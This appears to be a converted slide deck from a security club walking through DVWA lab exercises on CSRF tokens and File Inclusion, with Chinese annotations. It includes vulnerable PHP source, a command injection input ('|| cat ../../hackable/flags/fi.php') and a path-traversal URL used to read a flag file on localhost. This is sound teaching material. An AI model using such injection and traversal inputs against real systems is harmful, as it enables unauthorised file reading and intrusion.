
\$~/CSRF/High: cat ./Diagram




\$~/CSRF/High: cat ./Diagram



\$~/CSRF/High: cat ./Diagram



\$~/CSRF/High: cat ./Diagram




\$~/CSRF/High: cat ./Answer

- "In the high level, the developer has added an "anti Cross-Site Request Forgery (CSRF) token". In order to bypass this protection method, **another vulnerability will be required.**"
- "CSRF tokens do not protect against stored XSS vulnerabilities. If a page that is protected by a CSRF token is also the output point for a stored XSS vulnerability, then that XSS vulnerability can be exploited in the usual way, and the **XSS payload will execute when a user visits the page.**"
 - 可以搭配 XSS 或其他漏洞利用
 - **Bypassing CSRF token validation**
 - **XSS vs CSRF**



\$~/CSRF/High: cat ./Diagram



\$~/CSRF/Impossible: cat ./"Web Page"

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Current password:

← 輸入舊密碼

New password:

Confirm new password:

Change

\$~/File Inclusion: cat ./"Web Page"

Vulnerability: File Inclusion

[\[file1.php\]](#) - [\[file2.php\]](#) - [\[file3.php\]](#)

<http://127.0.0.1/vulnerabilities/fi/?page=include.php>

Vulnerability: File Inclusion

File 3

Welcome back **admin**

Your IP address is: **172.17.0.1**

Your user-agent address is: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

You came from: <http://127.0.0.1/vulnerabilities/fi/?page=include.php>

I'm hosted at: **127.0.0.1**

[\[back\]](#)

<http://127.0.0.1/vulnerabilities/fi/?page=file3.php>



\$~/File Inclusion: cat ./Intro

- "Some web applications **allow the user to specify input that is used directly into file streams** or allows the user to upload files to the server. At a later time the web application accesses the user supplied input in the web applications context. By doing this, the web application is allowing the potential for malicious file execution."
 - 允許使用者透過輸入來引入檔案
- "If the file chosen to be included is local on the target machine, it is called **Local File Inclusion (LFI)**. But files may also be included on other machines, which then the attack is a **Remote File Inclusion (RFI)**."
 - 根據引入檔案對於目標來說是本地或遠端分成兩種
- Testing for File Inclusion



\$~/File Inclusion/Low: cat ./"View Source"

```
<?php  
  
// The page we wish to display  
$file = $_GET[ 'page' ];  
  
?>
```

"Read all five famous quotes from '[..//hackable/flags/fi.php](#)' using only the file inclusion."



\$~/File Inclusion/Low: cat ./Answer

The screenshot shows a Firefox browser window with the URL `127.0.0.1/vulnerabilities/exec/#`. The page title is "Vulnerability: Command Injection". On the left, there's a sidebar menu with various exploit categories. The "Command Injection" option is highlighted in green. The main content area has a heading "Ping a device" and a form field asking "Enter an IP address: `|| cat ../../hackable/flags/fi.php`". Below the form, the output of the command is displayed in red text:

```
1.) Bond. James Bond\n\n$line3 = "3.) Romeo, Romeo! Wherefore art thou Romeo?";\n$line3 = "--LINE HIDDEN ;)--";\necho $line3 . "\n\n\n$line4 = "NC4pI" . "FRoZSBwb29s" . "IG9uIH" . "RoZSByb29mIG1" . "1c3QgaGF" . "2ZSBh" . "IGxly" . "Wsu";\necho base64_decode( $line4 );\n?\n>
```

At the bottom, there's a "More Information" section with a bulleted list of links:

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.cs61.com/intl/>

\$z/File Inclusion/Low/LFI: cat ./Answer

A screenshot of a Firefox browser window displaying a DVWA (Damn Vulnerable Web Application) page. The URL in the address bar is `127.0.0.1/vulnerabilities/fi/?page=../../hackable/flags/fi.php`. The page content shows the following text:


1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.
--LINE HIDDEN ;--
4.) The pool on the roof must have a leak.

The DVWA logo is visible at the top right of the page. On the left, there is a sidebar with several menu items:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload

The "File Inclusion" item is highlighted with a green background. A watermark for "NISRA" (Network and Information Security Research Association) is visible in the bottom left corner of the screenshot.

\$z/File Inclusion/Low/LFI: cat ./Answer



A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) interface. The browser window title is "Vulnerability: File Inclusion". The URL in the address bar is "127.0.0.1/vulnerabilities/fi/?page=../../hackable/flags/fi.php". The main content area displays the following text:

